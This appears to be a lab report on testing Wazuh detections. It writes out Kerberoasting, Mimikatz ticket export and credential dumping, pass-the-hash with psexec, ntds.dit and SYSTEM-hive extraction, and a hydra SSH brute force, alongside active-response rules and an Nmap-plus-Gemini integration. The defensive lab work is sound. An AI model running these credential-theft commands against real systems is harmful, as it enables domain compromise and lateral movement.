
🡺This command triggered the Wazuh alert with rule.description: Possible Keberoasting attack.

|  |
| --- |
| New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "HTTP/webserver.sfm.local" |

1. **Export Kerberos tickets from memory (Mimikatz)**

* Saves TGS tickets for offline analysis and cracking. Simulates the process an attacker uses to steal tickets without directly accessing the password.


|  |
| --- |
| kerberos::list /export |



1. **Check exported ticket files in local directory**

* Ensures tickets are correctly exported and available for further testing or offline attacks.


|  |
| --- |
| Get-ChildItem C:\Tools\mimikatz\\*.kirbi |



1. **Attempt offline password cracking using tgsrepcrack.py**

* Uses the exported TGS ticket to attempt offline recovery of the account password. Simulates real-world Kerberoasting attacks in a controlled lab environment

|  |
| --- |
| ./tgsrepcrack.py password.txt 1-40a10000-Administraor@HTTP~webserver.sfm.local-WINSERV.LOCAL.kirbi |



**Pass-the-Hash (PtH) Attack Simulation**

**Goal:** Simulate a Pass-the-Hash attack to verify Wazuh’s detection of suspicious authentication using stolen NTLM hashes.

**Steps and Commands Executed:**

1. **Enable debug privileges in Mimikatz:**

|  |
| --- |
| privilege::debug |

* Grants Mimikatz necessary privileges to access sensitive credential data in memory.  
  Output confirms Privilege '20' OK.

1. **Start logging actions to a file for auditing purposes:**

|  |
| --- |
| log passthehash.log |

* Keeps a record of commands executed, which is useful for later validation and troubleshooting.

1. **Dump credentials from memory (optional reference):**

|  |
| --- |
| sekurlsa::logonpasswords |

* Retrieves logon session credentials, including plaintext passwords, hashes, and Kerberos tickets. Helps simulate realistic attacker techniques.


1. **Use NTLM hash to authenticate as Administrator (Pass-the-Hash) and spawn cmd.exe:**

|  |
| --- |
| sekurlsa::pth /user:Administrator /domain:WINSERV /ntlm:580b16d486d8d2cafa00b314d41fa396 /run:cmd.exe |


* Simulates lateral movement by using the stolen NTLM hash instead of the password.
* This demonstrates how attackers can gain access without cracking passwords.
* Wazuh can detect unusual logon patterns and generate alerts if configured properly.

|  |
| --- |
| .\psexec.exe \\192.168.182.10 -u WINSERV\Administrator -p 580b16d486d8d2cafa00b314d41fa396 cmd.exe |

🡺triggered NTLM and Pass the HASH alerts



**WAZUH ALERT**



**Extracting Passwords from ntds.dit and the SYSTEM Hive**

The ntds.dit file, normally located in C:\Windows\NTDS, is the database that stores all Active Directory information, including user password hashes. To simulate the attack and extract these hashes, we need to create a consistent copy of the file and associated registry keys, which allows us to decrypt passwords offline.

To simulate the attack, we followed these steps:

**1- Run a SYSTEM session on the domain controller**

|  |
| --- |
| C:\Tools\PSTools> .\PsExec.exe \\WIN-1214V1PJ268 -s -i cmd |

* This command opens a command prompt with SYSTEM privileges on the remote domain controller.

• Why: Accessing ntds.dit and the registry keys requires SYSTEM privileges.

**2- Create a full IFM copy of the AD database**

|  |
| --- |
| C:\Windows\system32>ntdsutil "activate instance ntds" "ifm" "create full C:\Files" q q |

• activate instance ntds: Activates the NTDS instance to apply the following commands to the Active Directory service.


• ifm → create full C:\Files: Creates a full copy of the Active Directory database and the necessary registry files in the C:\Files directory.

**3- Back up the SYSTEM hive**

|  |
| --- |
| C:\Windows\system32>reg save HKLM\SYSTEM C:\Files\SYSTEM.hive |

The operation completed successfully.

* Sauvegarde de la ruche SYSTEM dans un fichier .hive.
* Pourquoi : cette ruche contient la **BootKey**, nécessaire pour déchiffrer les mots de passe stockés dans ntds.dit.



**Blocking an SSH brute-force attack with Active Response**

Simulate an SSH brute-force attack from the Kali VM against the Ubuntu endpoint, detect the attack with Wazuh, and automatically block the attacker IP using Active Response (firewall-drop).

**Context and topology**

* **Wazuh Manager (Defender):** wazuh-server (manager: 192.168.182.134)
* **Endpoint (Victim):** Ubuntu-Desktop with Wazuh Agent installed (lab IP: 192.168.182.131)
* **Attacker:** Kali VM (IP during tests: 192.168.182.136)

**pplied configuration (summary)**

1. **Wazuh Manager (/var/ossec/etc/ossec.conf):**
   * Declare the active-response command:

|  |
| --- |
| <command>  <name>firewall-drop</name>  <executable>firewall-drop</executable>  <timeout\_allowed>yes</timeout\_allowed>  </command> |

* + Declared an active-response with local location (to run on the agent) linked to the SSH detection rule:

|  |
| --- |
| <active-response>  <disabled>no</disabled>  <command>firewall-drop</command>  <location>local</location>  <rules\_id>100300</rules\_id>  <timeout>180</timeout> <!-- Blocks for 180 seconds-->  </active-response> |

1. **Ubuntu Agent (/var/ossec/etc/ossec.conf):**
   * Declared the firewall-drop command (same name as on the manager):

|  |
| --- |
| <command>  <name>firewall-drop</name>  <executable>firewall-drop</executable>  <timeout\_allowed>yes</timeout\_allowed>  </command> |

* + Configured a local active-response with a timeout to avoid permanent blocks:

|  |
| --- |
| <active-response>  <disabled>no</disabled>  <command>firewall-drop</command>  <location>local</location>  <rules\_id>100300</rules\_id>  <timeout>180</timeout> <!-- Blocks for 180 seconds-->  </active-response> |

**<timeout>180</timeout> <!-- Blocks for 180 seconds**

**🡺without timeout that cause persistent blocks**

**Custom SSH Brute-Force Rules:**

|  |
| --- |
| <!-- SSH brute-force correlation & active-response -->  <group name="sshd,correlation">  <!-- Detect brute force -->  <rule id="100300" level="10">  <if\_matched\_sid>5760</if\_matched\_sid>  <description>SSH brute force attack trying to get access to the system (multiple SSH auth failures detected).</description>  <options>no\_full\_log</options>  </rule>  <!-- Friendly alert for firewall-drop -->  <rule id="100301" level="7">  <if\_matched\_sid>651</if\_matched\_sid>  <field name="program">active-response/bin/firewall-drop</field>  <description>Host blocked by firewall-drop Active Response.</description>  <options>no\_full\_log</options>  </rule>  </group> |

**Attack Simulation Steps:**

1. On the **Kali VM**, run a brute-force SSH attempt against the Ubuntu-Desktop:
2. hydra -l malek -P passwords.txt 192.168.182.131 ssh

user : malek / password file link : passwords.txt / Victim IP : 192.168.182.131


1. Wazuh Agent detects multiple SSH authentication failures.
2. Active Response triggers firewall-drop and temporarily blocks the attacker's IP (192.168.182.136).
3. Verify the block on the Ubuntu-Desktop using:
4. sudo iptables -L INPUT -n --line-numbers


sudo iptables -D INPUT <line-number> # To delete specif table to unblock

1. After the timeout (180 seconds), the block is automatically lifted.

**Outcome:**

* SSH brute-force attacks are detected and mitigated in real-time.
* Attacker’s IP is temporarily blocked to prevent system compromise.
* Timeout ensures repeated testing without permanent network disruption.





**AI Integration — Nmap & Gemini**

**Nmap**

Nmap is a free, open-source port scanner used to detect open ports, identify services, and gather system information (OS, versions, etc.). Available on Windows, macOS, and Linux.

**Gemini**

Gemini is a multimodal AI model (developed by Google). It can process text, images, video, and audio. In this project, Gemini enriches Nmap results with service explanations, known vulnerabilities, and operational recommendations.

**Integration Objective**

1. Perform local scans from endpoints (Windows / Ubuntu) using Nmap.
2. Send structured JSON results to Wazuh via a Python script executed by the agent.
3. Detect Nmap results in Wazuh and enrich them via Gemini.

**Nmap Python Script (nmapscan.py)**

Windows Path: C:\Users\Administrator\Documents\soc-scripts\nmapscan.py

Ubuntu Path: /home/malek/Documents/soc-scripts/nmapscan.py

|  |
| --- |
| #!/usr/bin/env python3  import nmap  import time  import json  import platform  def scan\_subnet(subnet):  nm = nmap.PortScanner()  nm.scan(subnet)  results = []  for host in nm.all\_hosts():  for proto in nm[host].all\_protocols():  if proto not in ["tcp", "udp"]:  continue  for port in sorted(nm[host][proto].keys()):  json\_output = {  'nmap\_host': host,  'nmap\_protocol': proto,  'nmap\_port': port,  'nmap\_hostname': "",  'nmap\_hostname\_type': "",  'nmap\_port\_name': "",  'nmap\_port\_state': "",  'nmap\_port\_service': ""  }  if nm[host]["hostnames"]:  json\_output['nmap\_hostname'] = nm[host]["hostnames"][0]["name"]  json\_output['nmap\_hostname\_type'] = nm[host]["hostnames"][0]["type"]  if 'name' in nm[host][proto][port]:  json\_output['nmap\_port\_name'] = nm[host][proto][port]['name']  if 'state' in nm[host][proto][port]:  json\_output['nmap\_port\_state'] = nm[host][proto][port]['state']  if 'product' in nm[host][proto][port] and 'version' in nm[host][proto][port]:  json\_output['nmap\_port\_service'] = nm[host][proto][port]['product'] + " " + nm[host][proto][port]['version']  results.append(json\_output)  return results  def append\_to\_log(results, log\_file):  with open(log\_file, "a") as f:  for result in results:  f.write(json.dumps(result) + "\n")  subnets = ['127.0.0.1']  if platform.system() == 'Windows':  log\_file = r"C:\Program Files (x86)\ossec-agent\active-response\active-responses.log"  elif platform.system() == 'Linux':  log\_file = "/var/ossec/logs/active-responses.log"  else:  log\_file = "/Library/Ossec/logs/active-responses.log"  for subnet in subnets:  results = scan\_subnet(subnet)  append\_to\_log(results, log\_file)  time.sleep(2) |

**Ubuntu Deployment**

1. **Install dependencies:**

|  |
| --- |
| sudo apt update && sudo apt install -y python3 python3-pip nmap  sudo pip3 install python-nmap |

1. **Place nmapscan.py in /home/malek/Documents/soc-scripts/:**

|  |
| --- |
| chmod 750 /home/malek/Documents/soc-scripts/nmapscan.py  chown root:wazuh /home/malek/Documents/soc-scripts/nmapscan.py |

1. **Modify /var/ossec/etc/ossec.conf to run the script periodically:**


|  |
| --- |
| <localfile>  <log\_format>full\_command</log\_format>  <command>python3 /home/malek/Documents/soc-scripts/nmapscan.py</command>  <frequency>900</frequency> <!-- -->  </localfile> |

**4. Manual Test**

|  |
| --- |
| python3 /home/malek/Documents/soc-scripts/nmapscan.py |

**5. Restart Wazuh agent:**

|  |
| --- |
| sudo systemctl restart wazuh-agent |



**Windows Deployment**

1. **Install Python, Nmap, and python-nmap:**

|  |
| --- |
| pip install python-nmap |

1. **Ensure Nmap is installed (e.g., C:\Program Files (x86)\Nmap) and added to the system PATH:**
   * Open Environment Variables → System Variables → Path → Edit → Add:
   * C:\Program Files (x86)\Nmap
   * This allows Python’s nmap module to find the Nmap executable.
2. **Test the Python script manually:**

**Add nmapscan.py in C:\Program Files (x86)\soc-scripts**

|  |
| --- |
| & "C:\Users\Administrator\AppData\Local\Programs\Python\Python313\python.exe" "C:\Program Files (x86)\soc-scripts\nmapscan.py" |

* Expected result: JSON entries are appended to:
* C:\Program Files (x86)\ossec-agent\active-response\active-responses.log

1. **Configure ossec.conf to run the script automatically:**

|  |
| --- |
| <localfile>  <log\_format>full\_command</log\_format> <command>"C:\Users\Administrator\AppData\Local\Programs\Python\Python313\python.exe" "C:\Program Files (x86)\soc-scripts\nmapscan.py"</command>  <frequency>900</frequency>  </localfile> |

1. **Restart Wazuh agent:**

|  |
| --- |
| Restart-Service -Name wazuh |

1. **Important :   
   Create a scheduled task to run the script every 15 minutes as SYSTEM**:

|  |
| --- |
| # Create a Scheduled Task for auto Nmap scan  $action = New-ScheduledTaskAction -Execute "C:\Users\Administrator\AppData\Local\Programs\Python\Python313\python.exe" `  -Argument "`"C:\Program Files (x86)\soc-scripts\nmapscan.py`""  # Trigger: start 1 min from now, repeat every 15 minutes, max 9999 days  $trigger = New-ScheduledTaskTrigger -Once -At (Get-Date).AddMinutes(1) `  -RepetitionInterval (New-TimeSpan -Minutes 15) `  -RepetitionDuration (New-TimeSpan -Days 9999)  # Register the scheduled task as SYSTEM  Register-ScheduledTask -TaskName "NmapAutoScan" `  -Action $action `  -Trigger $trigger `  -RunLevel Highest `  -User "SYSTEM" `  -Description "Automatically runs nmapscan.py every 15 minutes for Wazuh alerts" |

TO know **Next Run Time** and **Last Run Time** run

|  |
| --- |
| Get-ScheduledTask -TaskName "NmapAutoScan" | Get-ScheduledTaskInfo |

**Note:** Using the Python script directly ensures Nmap is found via PATH. Compiling to .exe may fail if Python cannot locate Nmap.

**Wazuh Server**


Rule for Nmap at /var/ossec/etc/rules/local\_rules.xml

|  |
| --- |
| <group name="windows,nmap,">  <rule id="100100" level="3">  <decoded\_as>json</decoded\_as>  <field name="nmap\_port">\.+</field>  <field name="nmap\_port\_service">\.+</field>  <description>NMAP: Host scan. Port $(nmap\_port) is open and hosting the $(nmap\_port\_service) service.</description>  <options>no\_full\_log</options>  </rule>  </group> |

**Restart Wazuh manager after updating rules:**

|  |
| --- |
| sudo systemctl restart wazuh-manager |

****

****

**Gemini Integration — Wazuh Enrichment**

The Gemini integration enriches Nmap alerts with AI-generated insights about each detected service, including:

* Service explanation
* Known vulnerabilities
* Operational recommendations

Gemini is deployed on the Wazuh manager, not on the agent. It consumes Nmap alert JSON sent from agents and posts the enriched alert back into Wazuh for UI display.

Files and Locations

|  |  |  |
| --- | --- | --- |
| File | Purpose | Location |
| custom-gemini.py | Python integration script to query Gemini API and send enriched alerts | /var/ossec/integrations/custom-gemini.py |
| test-alert.json | Sample alert for manual testing | /tmp/test-alert.json |

custom-gemini.py

* Reads alerts in JSON format
* Checks for nmap\_port\_service field
* Calls Gemini API using gemini-2.0-flash model
* Receives AI-generated text summary
* Sends enriched alert back to Wazuh using Unix socket

|  |
| --- |
